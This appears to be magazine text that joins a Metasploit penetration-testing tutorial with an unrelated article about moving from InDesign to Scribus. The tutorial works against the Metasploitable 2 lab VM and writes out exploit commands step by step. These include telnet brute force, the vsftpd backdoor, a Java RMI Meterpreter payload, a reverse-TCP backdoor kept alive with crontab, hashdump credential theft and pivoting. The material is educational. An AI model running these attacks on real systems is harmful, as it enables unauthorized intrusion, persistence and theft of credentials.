The more details you have about a particular service, the more likely you are to successfully exploit it. *Metasploit* also includes a few extra scanners that we can use to find out more about particular features of the target. The *Nmap* scan didn't bring back much information about the Samba service, so now we can use an additional module to find out more.

Modules are the parts of *Metasploit* that do all the actual work. Through this article you'll see how they can be used to scan, attack and exploit targets.

There are thousands of different ones available, and more get written every day. An important part of learning to use *Metasploit* is becoming familiar with the different modules available, and this takes time and experience.

The simplest way to get started with modules is to use the search function to help find what you need.

**search smb**

This will show all the modules that include a reference to SMB (a common abbreviation for Samba). You'll see how the different types of modules work later on, but for now we're interested in **auxiliary/scanner/smb/smb\_version**. You can use this with:

**use auxiliary/scanner/smb/smb\_version**

**Vulnerability databases**

Once we've discovered what servers are running, we need to see if there are any known vulnerabilities on these server versions. When security researchers discover a vulnerability, they assign a unique CVE number to it (Common Vulnerabilities and Exposures). This means that it can be tracked from discovery to fix.

There are a few online databases of CVEs that we can look at. Generally, CVEs are only made public after a fix has been issued, so if the administrator has kept the system up to date, this won't be of much use. However, some admins don't keep everything fully updated, leaving their networks potentially vulnerable.

**Websites**

You may have noticed that in *Metasploitable's* list of services there was an *Apache* server running on port 80. This could potentially be used as another attack vector, but *Metasploit* isn't the best tool for scanning websites. If you open the web browser (*IceWeasel*), and point it to the IP address of the target you'll be able to see what's running. You should find that it's *TikiWiki*, *DVWA*, *Mutildae* and *WebDav*. *DVWA* and *Mutildae* are deliberately insecure web apps, with *Mutildae* in particular being vulnerable to just about every exploit there is. There are many ways of attacking them – try it!



You should now notice that the command line has changed to:

**msf auxiliary(smb\_version) >**

This means that the module loaded successfully. Modules each have a set of options that you need to set before you can run them. You

can see what options a module has with the command **show options**. If you run this now, you'll see that there are five options, but only two are required, and only one of these is missing: **RHOSTS**. This stands for Remote Hosts – in other words, it's the computers you want to attack.

You can set and change options with the **set** command. However, since we'll be using a few modules that all have the **RHOSTS** option, we'll use the **setg** (set globally) command, which sets the option for all modules.

**setg RHOSTS 192.168.56.101**

You may need to change this if the IP address of your *Metasploitable* VM is different. Once you've done this, you can enter **show options** again to make sure it's picked it up, then enter **run** to run the module. If you run **services** again, you'll see that you now have a little more information about port 445. Now you have all the information you need to start attacking vulnerable services. In the next section, we'll put this information to use...



Each time you load *MSFConsole*, you get a different ASCII art welcome message.

# Exploiting the victim

## Gaining access to a remote host

Exploitation is the part of penetration testing where you actually break into the victim (or, at least, you try to).

Again, we'll use *MSFConsole* to manage our attacks. We saw the Telnet service in the scan, so the first attack we'll try is a simple Telnet brute force attack (brute force attacks are where you just try lots of login details in the hope of finding valid credentials).

First, you need to find the right module with:

### search telnet

The module we'll use is **auxiliary/scanner/telnet/telnet\_login**, so we'll enable this with:

### use auxiliary/scanner/telnet/telnet\_login

There are some options that we can use to specify how we want this module to run. You can see them with:

### show options


The most basic one is **RHOSTS**, which is the Remote Host(s) that we want to attack, but this should already be set, because we used **setg** in the previous module. We also need to specify what usernames and passwords we want to use in the brute force attempt. There are various word lists included with Kali at **/usr/share/wordlists/**. Telnet brute force attacks are quite slow, so we need to use a fairly short list, or leave it running for a very long time. You can set the options using the **set** command:

**set RHOSTS 192.168.56.101**

**set USER\_FILE /usr/share/wordlist/metasploit/unix\_users.txt**

**set USER\_AS\_PASS true**

You may have to change **RHOSTS** if your target machine is at a different IP to this one. We haven't specified a password list. Instead we've said that we want to try the username as the password for each user. This will run quickly, but it relies on users being very careless.



Kali contains just about every useful security tool that's available for Linux, so time browsing through the menus is time well spent.

With these set, you can enter **run** to begin the attack. This one will take a little time to execute. As it does, it will show which logins aren't working (with a blue minus sign), and which are (with a green plus sign). It will also save all the found credentials to the database (you can view them with the command **creds**), and it will open sessions for each set of credentials. Sessions are connections to the victim that you can interact with. These are usually shell sessions (the same as when you open a terminal on Linux), but not always. We'll see another type of session in a future attack.

You can view all the sessions with the command **sessions**, then attach to one with:

### sessions -i <number>

Where **<number>** is taken from the sessions list. This will drop you into a normal Linux session for the user, and you can do whatever the user can do. When you're finished, you can press **Ctrl+Z** to exit the session (but keep it open).

### Gaining root

The previous attack exploited users who hadn't created secure passwords; now we can take a look at an exploit that attacks a software vulnerability.

Entering **services** will give you the list of open ports that you discovered in the intelligence gathering stage. All of these can be attacked, and all are vulnerable in one way or another. As you gain experience, you'll learn which services are good sources of vulnerabilities, and where you are likely to find fruitful attacks. For now, let's just start at the top with **vsftpd**.

Enter the following to get all *Metasploit* modules related to **vsftpd**:

### search vsftpd

## White-hat hacking

Penetration testing and white-hat hacking are the process of attacking a piece of software in order to report any vulnerabilities you find so that the software can be made more secure. Some companies have rules that allow white-hat hackers to attack certain parts of their systems (such as Facebook: <https://www.facebook.com/whitehat>). However, if a company doesn't have specific rules for white-hat hacking, or you don't have permission, then you could get into legal trouble if you attempt to break in, regardless

of your motives. If you want to start white-hat hacking, then trying out the other vulnerabilities on Metasploitable 2 is a great way to start. Once you've done that, you could try installing a piece of open source server software (such as *WordPress* or *OwnCloud*) in a virtual machine, and trying to break in. Should you find any vulnerabilities, be sure to follow that project's security issues disclosure policy to give the developers a chance to fix the problem before making it public. Happy hacking!

Only one result is returned: **exploit/unix/ftp/vsftpd\_234\_backdoor**. The description tells us that this affects VSFTP version 2.3.4, which is what's running on the server. It looks like this will be a good attack. Enter the following to select the module:

**use exploit/unix/ftp/vsftpd\_234\_backdoor**

Then you need to set the **RHOST** option so the exploit knows what the target is:

**set RHOST 192.168.56.101**

Now you just need to enter **run** to attack the victim. Once you're in the shell, you can enter **whoami** to find out what user privileges you have. You should find that you're logged in as root. This vulnerability is a deliberate backdoor designed to compromise the entire system, and as you've just seen, it can do just that.

Before moving on to look at what we can do once we've compromised a computer, we'll look at one final attack that ends with something a little different to a normal *Bash* shell. We'll attack the Java RMI Registry server to achieve this.

As before, the first stage is to find an appropriate exploit. This is done with:

**search rmi**

This returns quite a few exploits, but most of them are for Windows. The one we're interested in is **exploit/multi/misc/java\_rmi\_server**. You can use this with:

**“Now we can take a look at an exploit that attacks a vulnerability in software.”**


### Automatic scanning tools

Attackers can use brute-force tools to identify any exploitable vulnerabilities. These tools flood the target with huge numbers of requests looking for all signs of any known vulnerabilities, and then report back which problems they find. There are quite a few different scanners, such as:

- **w3af** A web application security scanner
- **Nessus** A commercial tool for scanning servers
- **wp-scan** A scanner for *WordPress* vulnerabilities
- **sql-map** A tool specialised in SQL injection vulnerabilities

There are a few problems with automated scanners. First, they can report problems where there aren't any. These false positives take time to investigate, and can end up being more cumbersome than running scans manually. They can also miss some vulnerabilities, which can lead to a false sense of security, and they send a huge number of requests, which can alert the target to the attack. Whether or not this is a problem depends on the terms of the penetration test.

Automatic vulnerability scanners are a useful tool that a penetration tester can use, but they aren't a replacement for skill or experience.



**w3af** can automatically crawl a web app and identify a large number of vulnerabilities. However, it will also miss many that a human penetration tester would find easily.

**use exploit/multi/misc/java\_rmi\_server**

Again, there are some options that we can use to customise the behaviour, so enter **show options** to see what they are.

You'll need to set **RHOST** again to the IP address of the victim.

The previous attacks have opened shell

sessions on the server, but this one is a bit different: this attack enables us to run code.

The software that we get the exploit to run is called the payload. There are different types of payload for doing different things, and different ones are compatible with different victims. If you enter the following, you'll see a list of payloads that are compatible with the currently selected exploit:

**show payloads**

We'll use the **java meterpreter bind\_tcp** payload, which will create a *Meterpreter* session and allow us command line access to the victim. Enter the following to set the payload:

**set payload java/meterpreter/bind\_tcp**

Once this is set, you can enter **run** to exploit the victim. Once it's finished the exploit, you should see the command prompt change to:

**meterpreter >**

This means that you're running a *Meterpreter* shell on the victim's machine. We'll look into exactly what this means in the next page. For now, we'll just check what permissions we've got:

**meterpreter > shell**


**whoami**

**root**

**exit**

**meterpreter > background**

You've now seen a few different exploits that get access to the victim. In the real world, learning how to find exploits that work on victims is a huge part of penetration testing, and it relies on good information gathering, a bit of guile and plenty of experience. Now we'll go on and take a look at what we can do once you've successfully exploited a victim.



The different payloads work in different ways to provide the attacker with access to the target system, and selecting the right one can help you avoid detection.

# Post exploit

## What to do after you've broken in

The vulnerability you've exploited could be patched at any moment, so the most important thing is to make sure you keep access to the machine. One way to maintain access is to install a backdoor to the machine. *Metasploit* comes with a few useful tools to help us do this. The *MSFPayload* command is used to build standalone executables that, when run, execute different payloads like the ones you can deliver through exploits. We'll use it to create a backdoor.

This isn't run through *MSFConsole*; you will need to open a new terminal and run the following:


```
msfpayload linux/x86/meterpreter/reverse_tcp
LHOST=192.168.56.102 LPORT=1337 X > backdoor
```

This tells *MSFPayload* to use the reverse TCP version of *Meterpreter* for x86 Linux. The two options are the listening server and port. Note that this time it's the machine that you're attacking from, not the machine you're attacking (as with the **RHOST** options used in exploits). The **X** option is to make it an executable. By default, *MSFPayload* dumps the output to the terminal, so to make an executable file, we just need to redirect this to a file. We called ours **backdoor**, but you may wish to name yours something a little less conspicuous.

Now we'll use the *Meterpreter* session from the previous exploit to insert this backdoor. Switch back to the session (using **session -i <number>**), and enter the following:

```
cd /root
lcd /root
upload backdoor
```

Unlike a normal shell, *Meterpreter* maintains two working directories, the local



The website **cve-details.com** provides information on every reported vulnerability in software, and is a great place to start when trying to find a way into a machine.

working directory and the remote working directory. This is useful for when you want to transfer files between the two. The **cd** command (and other commands such as **pwd** and **ls**) all run on the server using the remote working directory. The **lcd** (and **lpwd**) do the same but on the local directory.

The commands **upload** and **download** are then used to transfer files between the local working directory and the remote working directory. The **upload** command goes from local to remote, so that's the one we need to put our backdoor on the victim's computer.

The **shell** command drops us into a regular shell. Here we need to make sure the backdoor is executable, and make it run. There are many ways of getting a command to run automatically in Linux, but one of the easiest is to use **cron**. Adding the following line to the crontab file will make the

backdoor run once every five minutes.

```
*/5 * * * * /root/backdoor
```

This should ensure that we constantly have a connection even if it gets dropped at some point. The commands you need to do all this in the shell are:


```
shell
cd /root
chmod +x backdoor
(crontab -l; echo "*/5 * * * * /root/backdoor") |
crontab -
exit
```

We've edited the crontab this way (rather than by using an interactive editor) because the *Meterpreter* shell can be a bit odd with Ctrl and Escape, so it's generally easier to avoid using interactive programs in the shell. If you want to edit a text file, you can edit command in *Meterpreter*.

Now the backdoor is uploaded and running (or will be in under five minutes), you need to set up a listener for this payload. First, exit the *Meterpreter* shell with:

```
background
This will leave the session open, so you can rejoin it later with sessions -i <number>.
Now you need to start a handler running. This is one of the Metasploit exploit modules. You just need to set the appropriate options and run it:
```

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 1337
run
```



A hacked server can be a great place for launching social engineering attacks like this one using a clone of Facebook powered by the Social Engineer's Toolkit that we looked at in issue 11.



It may take a little while (up to five minutes) before the victim connects back to us. Now that you know that you can continue to access the server, you can start looking into what you want to do with your exploited machine.

## Stealing loot

Another advantage of *Meterpreter* over a normal command shell is the ability to run scripts that are stored on the attacking machine. There are a wide variety of post-exploitation modules that come with *Metasploit* that can be used to manipulate the victim machine in some way. You can view all the options by entering the following in *MSFConsole* (not a *Meterpreter* shell):

**search type:post**

Most of these are for Windows (that is, the victim is Windows – they can be run from a Linux machine), but there are some for Linux. If you switch back the *Meterpreter* shell (use **sessions -i <number>** if you've left it), you can run them with:

```
meterpreter > run post/linux/gather/hashdump
```

```
meterpreter > run post/linux/gather/enum_configs
```

These will search for password hashes and configuration files respectively. They will output some information to the screen, but they'll also save all the details to the database. This interaction with the database is another advantage of the *Meterpreter* shell. To get the data you've acquired from the victim, exit the *Meterpreter* shell (with the **background** command), and then enter the **loot** command.

This will bring up a list of everything that's been stolen from the victim, and where any files are stored on the attacking computer.

Compromising one machine might give you access to other machines on the same network that previously were protected by a

**“Compromised machines can be pivoted to attack computers outside the network.”**


hard to simulate (though not impossible if you want to spend some time configuring host-only

networks for multiple VMs on *VirtualBox*).

Compromised machines can also be pivoted to attack computers outside the network. This is a useful method of distancing yourself from the final target, and can be a good way to gain additional

permission to write to with the command:  
**for f in \$(find / 2>/dev/null); do if [-w \$f ];then echo \$f;fi; done**

■ **Running services** At the information gathering stage, you should have scanned the host to see what was running, but that will just show what's publicly accessible. There might be more (for example, running on a different network port). You can use the commands **ps** (to see all running software) and **netstat** (to see servers listening on ports) to find out more.



There are three non-open web-based versions of *Metasploit*: the Community edition, the Express and the Pro. The more you pay, the more automated your penetration testing can be.

bandwidth for an attack.

*MSFConsole* enables you to pivot a compromised machine by routing your traffic through it. This has a couple of advantages. If the compromised machine is on another network, it means you can use the compromised machine to attack the LAN. Alternatively, you can use the compromised machine to hide your real identity. This is done using the **route** command, which takes the form:

```
route add <subnet> <netmask> <session>
```

So, if you wanted to route all traffic to subnet 192.168.56.0 with netmask 255.255.255.0 through *Meterpreter* session 1, you would use the line:

```
route add 192.168.56.0 255.255.255.0 1
```

## The adventure begins!

There are loads more vulnerabilities in *Metasploitable 2* you can investigate, and lots more ways you can use *Metasploit* to take advantage of the exploited machine.

By now you should know just how easy it is to take advantage of a known vulnerability. These vulnerabilities aren't usually published until after the software has been patched, so if you keep your software up to date, you should be safe against the majority of attacks (though improper configurations and poor passwords are also fertile ground for attackers).

You've also seen how easy it is to create a backdoor on Linux (it's just as easy on other OSes), so you shouldn't believe that Linux offers any protection against running insecure code. Only install software from trusted sources, otherwise you run a very real risk of being compromised. 📌

## Exploring the system

The better you know Linux, the more you'll be able to learn about the system you've broken into, and the better your post-exploit will go. There are almost endless places you can get useful information from; here are some places to start:

- **/etc** This directory contains all configuration files for the system. It can be complex to understand them, and mis-configurations are a common source of bugs.
- **Permissions** Linux sets permissions on a file-by-file and directory-by-directory basis. You can find all the directories your user has



# MOVING TO SCRIBUS: PART 1




## We're dumping Adobe InDesign and moving to Scribus. Here's the report on our first foray into open source desktop publishing.

**W**e want to help make open source and Free Software stronger. But we're pragmatic, and proprietary software is sometimes unavoidable for everyone except Richard Stallman. From the proprietary code running on your mobile phone's transmitter, or the firmware in your television or car, to local government, traffic lights, Netflix and medical systems. We all make compromises. At Linux Voice, we're 100% committed to open source, but we wanted our message to be delivered as professionally, as effectively and efficiently as possible. When we launched the magazine, this was only possible by using *InDesign*.

We've used Adobe's *InDesign* for almost all of our 15 issues, from early designs and postcards through to the issue you're reading now. *InDesign* is an industry standard 'desktop publishing' tool. It takes images and text and gives our designer the tools to enable her

to construct pages as quickly and professionally as possible for publication. Publications could include magazines like ours, newsletters, newspapers, brochures and other printed material. And *InDesign* has also grown to include Adobe's own digital platforms, as well as embracing online and digital

formats such as XML, which we use to produce the ePub version of the magazine.

There's only one viable open source alternative to *InDesign*, and that's *Scribus*. Like *InDesign*, *Scribus* is a desktop publishing application designed for many of the same scenarios we've just listed. It has a broadly similar layout and interface, and on the surface, has broadly similar capabilities.

### Faustian pact

Our familiarity with *InDesign* is an important reason why we were able to fulfil our promise of getting a magazine into shops less than two months after the conclusion of our successful Indiegogo campaign, which we used to fund the magazine's launch. We'd

used it before, and that meant we could hit the ground running. There's a lot of work that goes into designing a magazine. Every type of section is slightly

different – one page, two pages, four pages, column widths, bastard columns, paragraph styles, pullquotes, captions, font sizes, font kerning and usage.

In those early months, we also needed a piece of software we could trust – and trust only comes from spending time with something. We literally send this

**“There's only one viable open source alternative to Adobe InDesign, and that's Scribus.”**

magazine from our laptops to the company that does the printing. The printer will have slots for their jobs, and you can't miss the slot. Similarly, they're not paid to check our documents for us. That means we're ultimately responsible for the pages that come out the other end of the printer. If there's a blank space, missing images or the colours are wrong, it's our fault. When you're hovering over a send button and you know the printer is waiting to run off 25,000 copies of what's on your screen, you need to have complete confidence in how you've created the documents and how those documents are going to be read at the other end.


But we've always been committed to moving away from *InDesign*, and it's clear from the many comments we've received, as well as the prominence of *Scribus* in our profits sharing scheme, that this is something our readers care about too. So we're about to start the migration process, and in so doing, we thought we'd document our findings as we go along. And to start with, we're going to explain our general editorial process so that you can understand where the design part of all this fits in.

## Editorial process


Layout is the only part of our process that involves proprietary software, so we don't feel too guilty. Every other piece of software, with a marginal exception for photo portrait processing to correct under/over exposure, is running on Linux and is open source.

It all starts with the writing, and we usually have around a dozen people writing for us each issue. Most use a variety of editors, including *Vim*, *Emacs*, *LibreOffice*, *Gedit* and *Kate*. The format our contributors use to send their work to us is important, but it's also very simple. We require flat ASCII text with a little simple added markup to denote page furniture like the title, image captions and author byline.

The images themselves need to be provided separately and, unless they're photos, they need to be uncompressed PNG. We don't require the writer to specify where these images should go exactly because we can't put them in exact positions. The location of images in the final document depends on several other factors, not least the layout of the text on the page. Before the text can be laid out, the words are checked to make sure the author has written what



*InDesign's* functions are easier to access than *Scribus'*. Font styles, options and properties are all available from the toolbars, and object snapping is easy to use.



was expected and to make sure it makes sense. At this stage, text isn't checked too deeply unless there are problems, because the nuts and bolts of editing is best done inside *InDesign* when you're also fixing overmatter and the positioning of words.

## The boss

It's at this point that the words and images are sent over to our designer, Stacey. Stacey has been with us from the very beginning, and it's her designs and layout that have made the magazine what it is. She's been a professional designer for many years, making her well versed in the subtleties that come from a change of workflow and software. If open source is going to succeed at Linux Voice, it will need to pass muster with Stacey as she takes the words and images from our writers and spins them into what becomes the magazine. More importantly, this will need to be done under pressure, as the last week if any one issue is usually a titanic and building crescendo of words coming in and deadlines getting ever closer. And the only way to test this, is to dive in and try it.

We'd asked Stacey a couple of months ago to check the viability of *Scribus* from her perspective. Stacey's computer is a Mac and she uses Apple's OS X mostly with *InDesign*. Having worked with all of us for the best part of a decade, Stacey understands Linux and open source. But she's also entrenched in the world of design, and that has meant a solid reliance on Adobe. We'd argue that it would be a poor career decision not to have the prerequisite skills in Adobe's software, and as employers, this is something important that we also need to consider. Open source is certainly full of potential for new skills and alternative ways of doing things, but we'd be foolish to not consider transferable skills or experience when it comes to our own team's future.

*Scribus* is more powerful than *InDesign* when it comes to styles and the story editor, and powerful options like JavaScript may even make magazine production easier.



## Scribus in action

What's it like to use compared with something that costs £100s?

**D**ue to Apple's restrictions on installing applications from sources other than its own app store, Stacey wasn't able to easily install *Scribus* and get it running, so we set a date for us to visit where she works and go through the most common tasks ourselves. Our strategy was to spend the day working through the typical design process for a few of the features, and judge how viable *Scribus* is going to be as an alternative to *InDesign*.

After grabbing the latest install image from SourceForge (a site that's quickly becoming a problem for any open source advocate who wants to send someone a link to a binary download), we got *Scribus 1.4.5* installed quickly and easily. There have been reports that *Scribus* doesn't work well with large documents, and our magazine is on the large side with 116 pages. When you include the high-resolution images (our printer is capable of reproducing thousands of dots per inch), our files can be huge. However, when we're building the magazine, we create a separate file for every document we're working on, which enables more than one person to work on the layout of the magazine at a time. The only time we need a single large document is when we're checking for errors in the entire issue, just before we authorise the printers to go ahead, so we'll need to find a solution for this later.

On first launch, we were greeted with a startup wizard. This is good, because you get a similar

wizard with *InDesign* and you often want to dive into a specific document layout as soon as possible. Stacey easily worked out how to change the measurement system to millimetres, and quick access to the array of fields that access the margin guides and bleed values were essential. These are basically borders fundamental the layout and printing of the magazine, with bleed values being necessary for the printer to run right up to the edge of the paper.

### Fifth column

One problem we did have was figuring out how to work with columns. There are normally several methods, with the simplest being to manually add and text boxes within a new document. But when you're working with the same set of columns each time, *InDesign* saves a lot of time and effort by catering for multiple column layouts from the beginning. We weren't expecting this, but *Scribus* hints at similar support with a greyed-out option for columns in the Options area startup wizard.

It took us a while to work out how to get this field working. We created documents, changed options and initially gave up before heading back to the wizard after we found no other easy way to structure a document with columns. But the answer ended up being really obvious – just enable 'Automatic Text Frames', which just happens to be the click box directly above the ghosted out 'Columns' field.


### Our criticisms

Our two biggest stumbling blocks throughout this whole experiment were a lack of guidance from *Scribus*, and that most tasks took a couple of extra steps compared with *InDesign*. Objects don't snap against one another, and when you're working with font alignment or different frames, you need to align everything manually, rather than having *Scribus* make an intelligent guess about the kind of layout you're after. This is something *InDesign* does very well, which we'd imagine is thanks to hundreds of hours studying and logging how the software is used.

